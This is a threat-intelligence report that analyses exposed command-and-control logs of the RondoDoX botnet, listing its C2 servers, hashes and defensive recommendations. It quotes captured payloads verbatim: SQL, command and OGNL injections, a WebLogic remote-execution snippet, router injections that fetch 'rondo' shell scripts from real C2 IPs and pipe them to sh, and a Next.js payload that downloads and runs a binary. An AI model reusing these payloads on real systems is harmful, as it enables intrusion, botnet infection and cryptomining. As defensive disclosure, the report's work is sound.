

RondoDoX Botnet Weaponizes React2Shell

cloudsek.com/blog/rondodox-botnet-weaponizes-react2shell

Koushik Pal

December 29, 2025



Table of Content



Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.

Executive Summary

CloudSEK discovered another wave of RondoDoX botnet exploitation through exposed command and control logs spanning nine months. This log file documents a multi-month campaign of automated exploitation attempts targeting vulnerable web applications and IoT devices. The activity spans from March 2025 to December 2025, showing quick adaptation to latest trends in attacks by the threat actor group, not limiting themselves to deploying botnet payloads, web shells, and cryptominers - but also weaponizing the latest Next.js vulnerability. On 10th December, Darktrace [reported](#) about React2Shell exploitation from their honeypot telemetry, but the threat actors have switched up their infrastructure ever since. 3 days after their report, we started seeing new C2s that are active till date.

CloudSEK has been monitoring these logs for several months, with customers already alerted when their technology stacks overlapped with targeted attack vectors from this campaign.

Analysis

During our routine scans for malicious infrastructure, CloudSEK's TRIAD found loggers in use by threat actors.

64.225.41.220:8080

POST Data Logger

64.225.41.220

United States of America / California / Santa ...

ASN: 14061

Organization: DIGITALOCEAN-ASN

2025-12-15

Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.33 /

centos

Header

Products

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Date: Mon, 15 Dec 2025 12:39:35 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.33
X-Frame-Options: sameorigin
X-Powered-By: PHP/7.4.33

The server contained botnet command and control logs issued by threat actors over the period of the last 9months, which gave us insights about their attack vectors and infrastructure in use.

Key Findings

- Three distinct phases confirmed through log timestamps and attack patterns
- Six confirmed C2 servers with overlapping operational periods
- Rondo botnet is the primary malware family with 10+ variants
- Next.js RCE became dominant attack vector in December 2025
- 40+ repeat attacks on same vulnerability within 6 days (Dec 13-Present)

Temporal Attack Patterns (Evidence-Based)

Highest Activity Periods:

- April 3, 2025: 80+ exploitation attempts (vulnerability scanning day)
- August 2025: Daily automated attacks on IoT devices
- December 13, 2025 - Present: Peak Next.js exploitation (hourly attacks)

Attack Frequency:

- Phase 1 (March-April): Sporadic, manual testing
- Phase 2 (April-June): Daily automated scans
- Phase 3 (July-December): Hourly automated deployment

Phase 1: Initial Reconnaissance & Vulnerability Testing (March-April 2025)

March 28, 2025 - First Exploitation Attempt

2/23

```
)
```

```
[<?] => md5("phpunit")?>
```

```
(
```

```
POST Data: Array
```

```
Timestamp: 2025-03-28 03:56:00
```

April 3, 2025 - Systematic Vulnerability Scanning Begins

SQL Injection testing:

```
)
```

```
[password] =>
```

```
[username] => 1')and updatexml(1,concat(0x7e,md5(999999999),0x7e),1)--
```

```
(
```

```
POST Data: Array
```

```
Timestamp: 2025-04-03 07:58:15
```

Command Injection testing:

)

[type] => '|cat /etc/passwd|'|

(

POST Data: Array

Timestamp: 2025-04-03 08:32:33

Java Deserialization testing:

```
)
```

```
}
```

```
}
```

```
"url":"service:jmx:rmi:///jndi/ldap://127.0.0.1:1389/o=tomcat"
```

```
"target":{
```

```
___"mbean":"java_lang:type] => Memory",
```

```
___"type":"read",
```

```
[{
```

```
(
```

POST Data: Array

Timestamp: 2025-04-03 09:28:30

WebLogic exploitation:

Timestamp: 2025-04-03 11:49:01

```

");
}executeThread.interrupt();

res.getWriter().write("");

res.getOutputStream().flush();

res.getOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));

weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl) req.getClass().getMethod("getResponse").invoke(req);

String result = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\\A").next();

if (cmd != null) {

String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};

String cmd = req.getHeader("cmd");

weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl) obj.getClass().getMethod("getServletRequest").invoke(obj);

Object obj = field.get(adapter);

field.setAccessible(true);

java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");

weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();

[handle] => com.tangosol.coherence.mvel2.sh.ShellSession("weblogic.work.ExecuteThread executeThread = (weblogic.work.ExecuteThread) Thread.currentThread();

[_pageLabel] =>

[_nfpb] => true

(

POST Data: Array

Timestamp: 2025-04-03 11:49:01

```

Phase 2: Web Application Exploitation (April-June 2025)

April 3, 2025 - Mass Vulnerability Probing

CMS/Framework Attacks:

Drupal exploitation:

```
)
```

```
[_drupal_ajax] =>
```

```
[form_id] => user_register_form
```

```
)
```

```
[#markup] => cat /etc/passwd
```

```
[#type] => markup
```

```
)
```

```
[0] => passthru
```

```
(
```

```
[#post_render] => Array
```

```
(
```

```
[mail] => Array
```

```
(
```

POST Data: Array

Timestamp: 2025-04-03 10:07:59

```
)
```

```
[description] =>
```

```
[_checkbox_bustedBefore] => true
```

```
[age] => 10
```

```
[name] => %{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.
```

```
(
```

POST Data: Array

Timestamp: 2025-04-03 09:26:59

WordPress Gravity Forms Unique ID Plugin:

```
)
```

```
[name] => ccbcbac.phtml
```

```
[gform_unique_id] => ../../../../
```

```
[form_id] => 1
```

```
[field_id] => 3
```

```
(
```

POST Data: Array

Timestamp: 2025-04-03 08:32:52

IoT Device Targeting:

Wavlink router:

)

[lang_select] => en

[password] => asd

[key] => `;`wget http://cvn3v5npu5aal6mh5vi0niar35d8d6j3m.oast.fun;`;#

[hostname] => wifi.wavlink.com

[sysinitpage] => sysinit.shtml

[homepage] => main.shtml

[login_page] => login.shtml

[ipaddr] => 192.168.1.66

[langChange] => 0

[username] => admin

[page] => login

[newUI] => 1

(

POST Data: Array

Timestamp: 2025-04-03 11:39:27

Router diagnostic command injection:

```
)

[T] => 1646950471018

[btnApply] => Apply

[logarea] => com.cgi

[reportIpOnlyCheckbox] => on

[queriesCnt] => 3

[maxTTLCnt] => 30

[pingCount] => 4

[pingTimeout] => 30

[pingPktSize] => 56

[pingIpAddr] => ;curl http://cvn3v5npu5aal6mh5vi0b3zugzggby4am.oast.fun -H 'User-Agent: rZbuZs'

[reportIpOnly] =>

[traceMode] => ping

[Command] => Diagnostic

(

POST Data: Array

Timestamp: 2025-04-03 12:00:34
```

Phase 3: IoT Botnet Deployment Campaign (July-December 2025)

July 2025 - Rondo Botnet Infrastructure Emergence

July 18-20, 2025 - Linksys Router Campaign

)
[ipv] => 0
[dest_host] => `busybox wget -O- http://38.59.219.27/rondo.gpon.sh sh;`;busybox wget -O- http://38.59.219.27/rondo.gpon.sh sh;
[wan_conlist] => 0
[diag_action] => ping
[XWebPageName] => diag
(
POST Data: Array
Timestamp: 2025-07-20 18:15:13
)
[StartEPI] => 1
[ttcp_ip] => -h `(busybox wget -O- http://38.59.219.27/rondo.linksys.sh wget -O- http://38.59.219.27/rondo.linksys.sh curl http://38.59.219.27/rondo.linksys.sh) sh;echo
[ttcp_size] => 2
[ttcp_num] => 2
[commit] => 0
[action] =>
[change_action] =>
[submit_button] =>
(
POST Data: Array
Timestamp: 2025-07-16 00:45:04

C2: 38.59.219[.]27 serving malware named "rondo.[device-type].sh"

August 2025 - Campaign Intensification

New C2: 74.194.191[.]52

NTP server poisoning:

)

[SYNC_PRESET_TIME_HOURS] => 0

[CONFIGURE_NTP_SYNC_BY_PRESET_TIME] => on

[SPECIFIC_SERVER] => `wget -q0- http://74.194.191.52/rondo.qbq.sh|sh;`

[CONFIGURE_NTP] => on

[day] =>

[month] =>

[year] =>

[TIMEZONE] => 50

[time_SECOND] => 0

[time_MINUTE] => 0

[time_HOUR] => 0

[time_DAY] => 0

[time_MONTH] => 0

[time_YEAR] => 0

[time_mode] => 0

(

POST Data: Array

Timestamp: 2025-08-10 01:15:41

Ping diagnostic abuse:

```
)
```

```
wget -q0- http://74.194.191.52/rondo.zta.sh|sh&
```

```
[ping_ipaddr] => 127.0.0.1
```

```
[action] => ping_test
```

```
[html_response_page] => login_pic.asp
```

```
(
```

```
POST Data: Array
```

```
Timestamp: 2025-08-15 19:10:58
```

Hostname injection:

```
[m_autodns] => 1
```

```
[m_wan_hostname] => TR3300
```

```
[et1macaddr] => 00:30:BD:F6:EE:94
```

```
[wan_proto] => dhcp
```

```
[wan_access] => eth1
```

```
[action] => Apply
```

```
[webpage] => wan_dyna.html
```

```
[itsbutton1] => Apply
```

```
[dyna_mtu] => 1500
```

```
[hostname] => $(wget -q0- http://74.194.191.52/rondo.znt.sh|sh)
```

```
[dhcpc_enable] =>
```

```
(
```

POST Data: Array

Timestamp: 2025-08-24 15:27:34

Evidence: At least 13 different rondo script variants deployed from this C2.

C2: 41.231.37.153 and 70.184.13.47

NTP Abuse:

```
)
```

```
[SYNC_PRESET_TIME_HOURS] => 0
```

```
[CONFIGURE_NTP_SYNC_BY_PRESET_TIME] => on
```

```
[SPECIFIC_SERVER] => $(wget -q0- http://74.194.191.52/rondo.qbq.sh|sh)
```

```
[CONFIGURE_NTP] => on
```

```
[day] =>
```

```
[month] =>
```

```
[year] =>
```

```
[TIMEZONE] => 50
```

```
[time_SECOND] => 0
```

```
[time_MINUTE] => 0
```

```
[time_HOUR] => 0
```

```
[time_DAY] => 0
```

```
[time_MONTH] => 0
```

```
[time_YEAR] => 0
```

```
[time_mode] => 0
```

```
(
```

POST Data: Array

Timestamp: 2025-11-23 07:04:02

Command execution via diagnostic tools:

)

[StartEPI] => 1

[ttcp_ip] => -h `busybox wget -q0- http://70.184.13.47/rondo.jbt.sh|sh`

[ttcp_size] => 2

[ttcp_num] => 2

[commit] => 0

[action] =>

[change_action] =>

[submit_button] =>

(

POST Data: Array

Timestamp: 2025-12-01 01:36:15

System command submit:

)

[SystemCommandSubmit] => Apply

[command] => busybox wget -q0- http://70.184.13.47/rondo.qyz.sh|sh&

(

POST Data: Array

Timestamp: 2025-12-03 06:17:03

December 2025 to Present - Next.js Exploitation Wave

Binary download and execution:

Timestamp: 2025-12-13 08:48:07

```
[0] => {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":{"\then\":"$B1337\"},"_response":
{"_prefix":"process.mainModule.require('http').get('http://51.81.104.115/nuts/poop',r=>r.pipe(process.mainModule.require('fs').createWriteStream('/tmp/123'
))=>process.mainModule.require('fs').chmodSync('/tmp/123',0o755))));","_formData":{"get":"$1:constructor:constructor"}}}
```

```

)

[1] => "$@0"

[0] => {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":{"\then\":"$B\"},"_r

(

POST Data: Array

Timestamp: 2025-12-22 16:50:36

-----

)

[1] => "$@0"

[0] => {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":{"\then\":"$B\"},"_r

(

POST Data: Array

Timestamp: 2025-12-22 16:50:36

```

Next.js Server Actions Exploitation

Wave 1: Next.js Vulnerability Scanning

- **Timeframe:** December 8-16, 2025
- **Purpose:** Identify vulnerable servers
- **Method:** Blind RCE testing with output exfiltration via redirects
- **Commands:** echo VULN, whoami, arithmetic tests

Wave 2: IoT Botnet Deployment via Node.js

- **Timeframe:** December 13, 2025 - Present
- **Purpose:** Deploy botnet clients on vulnerable servers
- **Method:** Download ELF binaries, chmod +x, background execution
- **C2:** 5.255.121.141, 51.81.104.115
- **Payloads:**
 - /nuts/poop - Coinminer
 - /nuts/bolts - this payload is a Linux-focused botnet support framework designed to establish dominance, persistence, and long-term stability on compromised hosts. The first variant operates as a loader and health-checker for RondoBOT, terminating competing malware and coin miners before downloading the primary bot binary and configuration directly from its C2 infrastructure. The second variant complements this by aggressively purging known botnets, Docker-based payloads, residual artifacts from prior campaigns, and associated cron jobs, while also enforcing persistence through /etc/crontab. It continuously scans /proc to enumerate running executables and kills non-whitelisted processes every ~45 seconds, effectively preventing reinfection by rival actors.
 - /nuts/x86 - Mirai

Impact

- **Widespread IoT Device Compromise:** Organizations with internet-facing routers (DLink, TP-Link, Netgear, Linksys, ASUS), IP cameras, and network appliances face automated hourly exploitation attempts, leading to potential botnet enrollment, DDoS participation, and cryptomining operations on corporate infrastructure.
- **Next.js Application Risk:** Enterprises running Next.js Server Actions (especially versions vulnerable to prototype pollution attacks) face critical RCE exposure with active exploitation observed recently. The vulnerability allows complete server compromise through deserialization flaws in Server Actions.
- **Credential Harvesting and Lateral Movement:** The multi-attack chain begins with web application exploitation (WordPress, Drupal, Struts2, WebLogic) to establish initial access, followed by credential theft and pivoting to targeting IoT infrastructure, potentially compromising entire network segments.
- **Persistent Multi-Architecture Threats:** The botnet deploys binaries for x86, x86_64, MIPS, ARM, and PowerPC architectures with multiple fallback mechanisms (wget, curl, tftp, ftp), ensuring payload delivery across diverse enterprise environments including cloud instances, edge devices, and embedded systems.

Recommendations

- **Immediate Next.js Application Audit:** Conduct emergency security reviews of all Next.js applications using Server Actions. Implement input validation on all serialized data, upgrade to patched versions immediately, and consider disabling Server Actions on internet-facing applications until vendor patches are validated and deployed.
- **IoT Device Segmentation and Hardening:** Isolate all IoT devices (routers, cameras, NAS, printers) into dedicated VLANs with strict egress filtering. Disable remote management interfaces, change default credentials immediately, apply firmware updates, and implement allowlist-based firewall rules blocking outbound connections except to trusted update servers.
- **Web Application Security Controls:** Deploy Web Application Firewalls (WAF) with rules blocking command injection patterns (wget, curl, busybox, pipe operators in HTTP parameters), implement strict input validation on all diagnostic/administrative interfaces, and disable unnecessary command execution features in web panels.
- **Network-Level Detection and Blocking:** Block identified C2 infrastructure (38.59.219.27, 74.194.191.52, 41.231.37.153, 70.184.13.47, 5.255.121.141, 51.81.104.115) at perimeter firewalls and DNS resolvers. Deploy network intrusion detection signatures for "rondo.*.sh" URI patterns and "nuts/poop" endpoint requests.
- **Behavioral Monitoring for Persistence Indicators:** Monitor for suspicious process execution in /tmp, /dev/shm, /dev directories; detect chmod operations setting 755/777 permissions; alert on background process spawning via & operator; and track outbound HTTP/HTTPS connections from non-browser processes to unknown IPs.
- **Zero Trust Architecture for Admin Interfaces:** Require VPN or jump host access for all device management interfaces, implement multi-factor authentication on admin panels, use certificate-based authentication where possible, and log all administrative actions to SIEM with real-time alerting on command execution attempts.
- **Continuous Vulnerability Management:** Establish patch management SLAs requiring critical vulnerabilities in internet-facing applications be patched within 72 hours. Subscribe to threat intelligence feeds for early warning of exploitation attempts, conduct quarterly penetration testing focused on IoT and web application attack surfaces, and maintain asset inventory of all devices with firmware versions tracked.

Appendix

IOCs

Confirmed C2 Servers with Timeline:

IP Address	First Seen	Last Seen	Evidence Count
74.194.191.52	2025-08-08	2025-08-24	30+ instances
70.184.13.47	2025-12-01	2025-12-06	15+ instances
41.231.37.153	2025-11-23	2025-12-18	25+ instances
5.255.121.141	2025-12-13	2025-12-19	40+ instances
89.144.31.18	2025-12-07	2025-12-07	1 instance
51.81.104.115	2025-12-13	2025-12-15	8+ instances

Binary payloads(sha256):

- /nuts/poop - 895f8dff9cd26424b691a401c92fa7745e693275c38caf6a6aff277eadf2a70b (Coinminer)
- /nuts/bolts - 8e0bc23a87d349e5a5356252ce17576093b7858fdf6ea84919fbdc2e117168e (healthcheck)

50be5257678412f0810d46e0b0bc573eb65c6ce4617346c1527ff0dc9b7fc79e (persistence)

/nuts/x86 - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb (Mirai)

Pivoting

The threat actor added an NSFW image on one of their C2s as a deterrent for anyone visiting the site.

5.255.121.141

5.255.121.141 Public Scan

URL: <http://5.255.121.141/nuts/>

Submission: On December 19 via manual (December 19th 2025, 9:29:02 am UTC) from - Scanned from

Summary

HTTP 3

Redirects

Behaviour

Indicators

Similar

DOM

Content

API

Verdicts

Summary

This website contacted 1 IPs in 1 countries across 0 domains to perform 3 HTTP transactions. The main IP is 5.255.121.141, located in Dronten, Netherlands and belongs to Liteserver The Infrastructure Group B.V., NL. The main domain is 5.255.121.141.

5.255.121.141 scanned 41 times on urlscan.io

Show Scans 41

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: No classification for 5.255.121.141 (AS60404 - Liteserver The Infrastructure Group B.V., NL)

Screenshot

Live screenshot

Full Image

Warning

This screenshot might contain NSFW content. Hover to show image.

Page Title

My Beautiful Website

Page URL History

Show full URLs

1. <http://5.255.121.141/nuts/> HTTP 307

<https://5.255.121.141/nuts/> HTTP 307

<http://5.255.121.141/nuts/> HTTP 301

<http://5.255.121.141/nuts/> Page URL

Domain & IP information

IP/ASNs	IP Detail	Domains	Domain Tree	Links	Certs	Frames
	IP Address	AS Autonomous System				
1 → 4	5.255.121.141	60404 (Liteserver The Infrastructure Group B.V.)				
3	1					

Using the hash value of that image, we found some more C2s that were in use by these threat actors.

Search results (4 / 4, sorted by date, took 150ms)

Showing All Hits

Details: Hidden

URL	Age	Size		IPs	
☐ 5.255.121.141/ Public	2 days	121 KB	3	1	1
☐ 51.81.104.115/ Public	4 days	121 KB	3	1	1
☐ 5.231.70.66/ Public	7 days	121 KB	3	1	1
☐ 51.81.104.115/ Public	7 days	121 KB	3	1	1

C2 found using pivot

5.231.70.66

21/23

4
/ 95

Community Score -2

4/95 security vendors flagged this IP address as malicious

Reanalyze More

5.231.70.66 (5.231.70.0/24)

AS 58212 (dataforest GmbH)

DE

Last Analysis Date
2 hours ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Voting details (2)

ccoppti
6 days ago

-1

CheckTheSum
7 days ago

-1

Comments (3)

Shoggoth_Industries
3 days ago

[Request made by the IP on our system]
POST / HTTP/1.1

ccoppti
6 days ago


React.Server.Components.react-flight.Remote.Code.Execution

References

- [*Intelligence source and information reliability - Wikipedia](#)
- [#Traffic Light Protocol - Wikipedia](#)

the

22/23



Koushik Pal



Threat Researcher at CloudSEK, specializing in digital forensics, incident response, and adversary hunting to uncover attacker motives, methods, and operations.

No items found.